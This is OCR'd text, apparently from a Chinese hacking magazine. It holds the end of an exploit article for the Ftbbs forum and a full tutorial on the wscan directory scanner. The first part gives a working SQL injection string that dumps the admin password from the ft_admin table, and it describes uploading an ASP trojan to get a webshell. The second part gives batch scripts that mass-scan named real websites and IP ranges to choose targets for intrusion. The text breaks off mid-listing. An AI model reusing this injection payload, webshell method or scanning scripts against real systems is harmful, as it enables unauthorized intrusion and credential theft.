


图7

最后我们再到前台发表新帖子，直接上传一个asp木马即可，需要注意的是，asp木马的后缀必须是大写的，上传完成后就会看到如图8所示的页面。我们把这个URL直接复制到浏览器中打开就能看到我们的webshell了，如图9。




图8




图9

对于版本为6.8的程序，我们需要把漏洞利用程序中的“注入语句”的字段数改为61，还有就是把“ftbbs_admin”改为“ft_admin”，修改后的注入语句如下“1 and 1=2 union select 1,2,admin_pwd,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61 from ft_admin”。这样我们就能爆出版本为6.8的Ftbbs论坛的后台管理员帐号和密码了，对于6.8版本的后台获取shell的方法和6.3版的大同小异，这里就不再详述了。

（文章中涉及到的飞天论坛0day漏洞利用工具已经收录在光盘中）

文章难易度：☆☆☆☆
文章阅读点：关于wscan的评价使用介绍，以及一些功能上的改进方法

一款适合小菜的目录扫描器的使用和改进

小3 & hackerxfight

今天送给叉子们一款小巧精致的目录扫描器，它的特点就在于其强大的数据库共享性和快速的扫描速度，相信叉子们对于阿D注入工具、明小子WEB旁注工具、HDSI等都不陌生，它们也都自带了一些目录扫描功能，比如后台、数据库等的扫描，但它们的扫描能力并不是很强，因为它们本身自带的数据库比较小，因此也就无法很全面的进行扫描了，而且它们也仅仅局限在数据库、后台等目录下。

我们来看看今天的主角wscan，其中wscan.exe是扫描主程序，scan.bat为钓鱼扫描批处理，其它的那些txt文档则是我们所扫描的类型文件（图1）：




图1

admin.txt　指的是管理登录文件地址

BUGS.txt　指的是漏洞，这里一般是指LINUX核心的主机上的漏洞

cgi.txt　是指一些WINDOSWS下常用网站辅助软件所存在的执行漏洞

db.txt　是指网站的数据库存放地址

dic.txt　是字典文件，或者说这是一个习惯，毕竟有些网站建设人员喜欢使用自己的喜好来命名目录

dirfile.txt　我们可以想象成这是一个集合一些整站程序目录的数据库

edit.txt　则是一些常用的网页编辑软件，比如eWebEditor的扫描

nt.txt　可以理解为扫描NT系统的网站漏洞，范围很广，里面也包括了一些溢出漏洞

php.txt　这个没什么好说的了，是PHP整站或者虚拟主机的PHP文件

script.txt　一些整站利用漏洞的扫描

unix.txt　UNIX系统下的一些目录文件的扫描，以方便踩点

unix_cgi.txt　是指一些UNIX系统下常用网站辅助软件存在的执行漏洞

upfile.txt　这个则是扫描上传文件位置

这些txt文件中的内容，大家都可以自由添加，以方便今后的扫描扩充，我们也可以把添加后的数据文件发到网上进行共享。这个扫描器最厉害的地方是针对一个网站的大范围目录扫描，比如我就经常使用它来快速的扫描要踩点的网站。

wscan是运行在命令行下的一款工具，当然我们也可以使用批处理来进行扫描，为了方便叉子们使用，我们也制作出了GUD界面下的扫描器，不过为了了解其原理，我们还是来看看它在命令行下的使用方法吧，大家打开scan.bat文件，就可以看到下边的内容：

```
@echo off                                        ——隐藏扫描
SET Host=****************        ——设置扫描的对象（网站域名）
for %%i in (*.txt) do wscan -h %Host% -r %%i -l c:\***.txt ——*.txt指的是你要扫描的类型，而c:\***.txt则是指扫描结果所存放到的文件
pause                                            ——停止结束
```

如果大家对于批处理有一定了解的话，就可以很轻松的利用批处理来对这个扫描器进行一些功能上的改进加强，不过有一点需要注意，不管怎么改进，都要把这些目录文件、批处理文件、主程序存放在同一目录下才行。

改进1：批量扫描同一个网站的不同目录

有时候我们需要对同一个网站的不同目录同时进行猜解，以提高踩点的成功率，这时我们就可以对这个批处理进行改写了，大家根据上面的注释可以了解到

```
SET Host=****************        ——设置扫描的对象（网站域名）
for %%i in (*.txt) do wscan -h %Host% -r %%i -l c:\***.txt ——*.txt指的是你要扫描的类型，而c:\***.txt则是指扫描结果所存放到的文件
```

这两行是实现扫描功能的主要命令，在针对同一个网站的不同目录进行扫描时，我们的Host是固定不变的，所以说主要改动的就是**for %%i in (*.txt) do wscan -h %Host% -r %%i -l c:***.txt**这句命令。因为我们要实现其批量的功能，所以只要在批处理中复制这一句代码并进行相应的修改就可以了，这里给大家举个例子，比如要扫描百度网站的ADMIN、DB和UPFILE，则修改后的代码如下：

```
@echo off
SET Host=www.baidu.com
for %%i in (admin.txt) do wscan -h %Host% -r %%i -l c:\bd_admin.txt
for %%i in (db.txt) do wscan -h %Host% -r %%i -l c:\bd_db.txt
for %%i in (upfile.txt) do wscan -h %Host% -r %%i -l c:\bd_upfile.txt
pause
```

只是一个简单的复制动作就可以完成批量扫描同一个网站的不同目录的功能了，扫描的结果如图2所示，如果大家认为将扫描结果写入到不同的文件中查看比较麻烦的话，还可以在修改代码时将扫描结果的保存文件改成一样的，目录扫描结果将会自己追加到这个文件中。




图2

改进 2：针对不同网站的同一目录进行扫描

这个就比较麻烦了，因为其大部分需要手工进行修改，由于是针对不同网站的扫描，所以 HOST 的变量需要频繁修改，不过一般来说只要你需要扫描的网站不超过 10 个，其工作量还是比较小的，因为 HOST 的变量需要修改，所以我建议大家的做法是直接抛弃 HOST 这个变量，而把它直接写入到 **for %%i in (*.txt) do wscan –h %Host% –r %%i –l c:***.txt** 语句中，我们也来举个简单的例子，比如扫描 YAHOO、BAIDU、GOOGLE 这三个网站的 ADMIN 目录，修改后的代码就如下：

```
@echo off
for %%i in (admin.txt) do wscan –h www.baidu.com –r %%i –l c:\bd.txt
for %%i in (admin.txt) do wscan –h www.yahoo.com.cn –r %%i –l c:\yh.txt
for %%i in (admin.txt) do wscan –h www.google.com –r %%i –l c:\gg.txt
pause
```

大家可以比较第一个例子，其中“SET Host=***************”在批处理中是一个设置变量的语句，就是把 *************** 的内容赋给变量 HOST，只要在后面的语句中出现“%HOST%”，那么“%HOST%”就代表了 *************** 所写的内容了，其扫描结果如图 3 所示。对于这种扫描我并不推荐大家把扫描结果写入到同一个文件中，因为在这样的情况下，扫描的结果并没有分辨的界限，不指定到底哪里开始是哪个网站的，所以很容易混淆。




图 3

改进 3：针对不同网站的不同目录进行扫描

其实这个改进就是前面两个的集合，相信聪明的叉子们不用我做多余的解释了吧，简单的对前面两个例子的语句进行改进就可以，我们也举一个例子，比如扫描 YAHOO、BAIDU、GOOGLE 这三个网站的 ADMIN、DB、UPFILE，修改后的代码如下：

```
@echo off
for %%i in (admin.txt) do wscan –h www.baidu.com –r %%i –l c:\bd.txt
for %%i in (db.txt) do wscan –h www.baidu.com% –r %%i –l c:\bd.txt
for %%i in (upfile.txt) do wscan –h www.baidu.com –r %%i –l c:\bd.txt
for %%i in (admin.txt) do wscan –h www.yahoo.com.cn –r %%i –l c:\yh.txt
for %%i in (db.txt) do wscan –h www.yahoo.com.cn –r %%i –l c:\yh.txt
for %%i in (upfile.txt) do wscan –h www.yahoo.com.cn –r %%i –l c:\yh.txt
for %%i in (admin.txt) do wscan –h www.google.com –r %%i –l c:\gg.txt
for %%i in (db.txt) do wscan –h www.google.com –r %%i –l c:\gg.txt
for %%i in (upfile.txt) do wscan –h www.google.com –r %%i –l c:\gg.txt
pause
```

改进 4：针对 IP 段的大范围扫描

其实讲到这里，叉子们可以发现，虽然我们可以针对不同的网站进行扫描，但是一般来说，我们的习惯是进行批量的大范围扫描后再根据扫描结果来进行选择性的入侵，扫描的范围一般是 IP 地址段，而如果想利用上面的方法来实现这个功能的话，填写 IP 地址都得写死了，这里我给大家一个思路，可以利用改进 2 的方法，而不利用参数 HOST，我们可以理解为 **for %%i in (修改 1.txt) do wscan –h % 修改 2% –r %%i –l c:\ 修改 3.txt**，这个语句中有三个需要修改的地方，修改 1 的地方是对扫描目录的修改，这个修改较为固定，我们可以利用批量替换的方法来进行修改，但是后面的修改 2 和修改 3 都是有一定的规律，根本不能使用简单替换的功能来实现，那我们该怎么办呢？例子就是最好的老师，比如我们要扫描 192.168.1.1 – 192.168.1.20 这个 IP 地址段中所有网站的 ADMIN 和 DB，大家就可以借鉴我的方法，也可以发挥自己的想象力进行修改。

我利用的是 EXCEL，因为其自带了批量的生成功能，暂且让我这么说吧，大家看我的操作，打开 EXCEL，在 A1 我们把语句的 **for %%i in (*.txt) do wscan –h %** 这一部分复制进去，在 B1 中我们填上 192.168.1.1，就是代表 HOST 变量的 IP 地址，在 C1 中我们复制进语句的 **% –r %%i –l c:** 这部分，在 D1 中我们写上 1，就是代表扫描网址 192.168.1.1 所生成的扫描结果 1.txt，在 E1 中我们填上语句的“.txt”，如图 4 所示。

	A	B	C	D	E
1	for %%i in (*.txt) do wscan -h %	192.168.1.1	% -r %%i -l c:\	1	.txt
2					
3					
4					

图 4

因为我要生成的 IP 为 20 个，所以我们可以选择 1 这一行，直接复制拖动来生成 20 条一样的代码，如图 5，大家可以发现其

	A	B	C	D	E
1	for %%i in (*.txt) do wscan -h %	192.168.1.1	% -r %%i -l c:\	1	.txt
2	for %%i in (*.txt) do wscan -h %	192.168.1.2	% -r %%i -l c:\	2	.txt
3	for %%i in (*.txt) do wscan -h %	192.168.1.3	% -r %%i -l c:\	3	.txt
4	for %%i in (*.txt) do wscan -h %	192.168.1.4	% -r %%i -l c:\	4	.txt
5	for %%i in (*.txt) do wscan -h %	192.168.1.5	% -r %%i -l c:\	5	.txt
6	for %%i in (*.txt) do wscan -h %	192.168.1.6	% -r %%i -l c:\	6	.txt
7	for %%i in (*.txt) do wscan -h %	192.168.1.7	% -r %%i -l c:\	7	.txt
8	for %%i in (*.txt) do wscan -h %	192.168.1.8	% -r %%i -l c:\	8	.txt
9	for %%i in (*.txt) do wscan -h %	192.168.1.9	% -r %%i -l c:\	9	.txt
10	for %%i in (*.txt) do wscan -h %	192.168.1.10	% -r %%i -l c:\	10	.txt
11	for %%i in (*.txt) do wscan -h %	192.168.1.11	% -r %%i -l c:\	11	.txt
12	for %%i in (*.txt) do wscan -h %	192.168.1.12	% -r %%i -l c:\	12	.txt
13	for %%i in (*.txt) do wscan -h %	192.168.1.13	% -r %%i -l c:\	13	.txt
14	for %%i in (*.txt) do wscan -h %	192.168.1.14	% -r %%i -l c:\	14	.txt
15	for %%i in (*.txt) do wscan -h %	192.168.1.15	% -r %%i -l c:\	15	.txt
16	for %%i in (*.txt) do wscan -h %	192.168.1.16	% -r %%i -l c:\	16	.txt
17	for %%i in (*.txt) do wscan -h %	192.168.1.17	% -r %%i -l c:\	17	.txt
18	for %%i in (*.txt) do wscan -h %	192.168.1.18	% -r %%i -l c:\	18	.txt
19	for %%i in (*.txt) do wscan -h %	192.168.1.19	% -r %%i -l c:\	19	.txt
20	for %%i in (*.txt) do wscan -h %	192.168.1.20	% -r %%i -l c:\	20	.txt
21					
22					

图 5

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
for %%i in (*.txt) do wscan -h %	192.168.1.1	% -r %%i -l c:\ 1	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.2	% -r %%i -l c:\ 2	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.3	% -r %%i -l c:\ 3	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.4	% -r %%i -l c:\ 4	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.5	% -r %%i -l c:\ 5	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.6	% -r %%i -l c:\ 6	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.7	% -r %%i -l c:\ 7	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.8	% -r %%i -l c:\ 8	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.9	% -r %%i -l c:\ 9	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.10	% -r %%i -l c:\ 10	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.11	% -r %%i -l c:\ 11	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.12	% -r %%i -l c:\ 12	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.13	% -r %%i -l c:\ 13	.txt
for %%i in (*.txt) do wscan -h %	192.168.1.14	% -r %%i -l c:\ 14	.txt
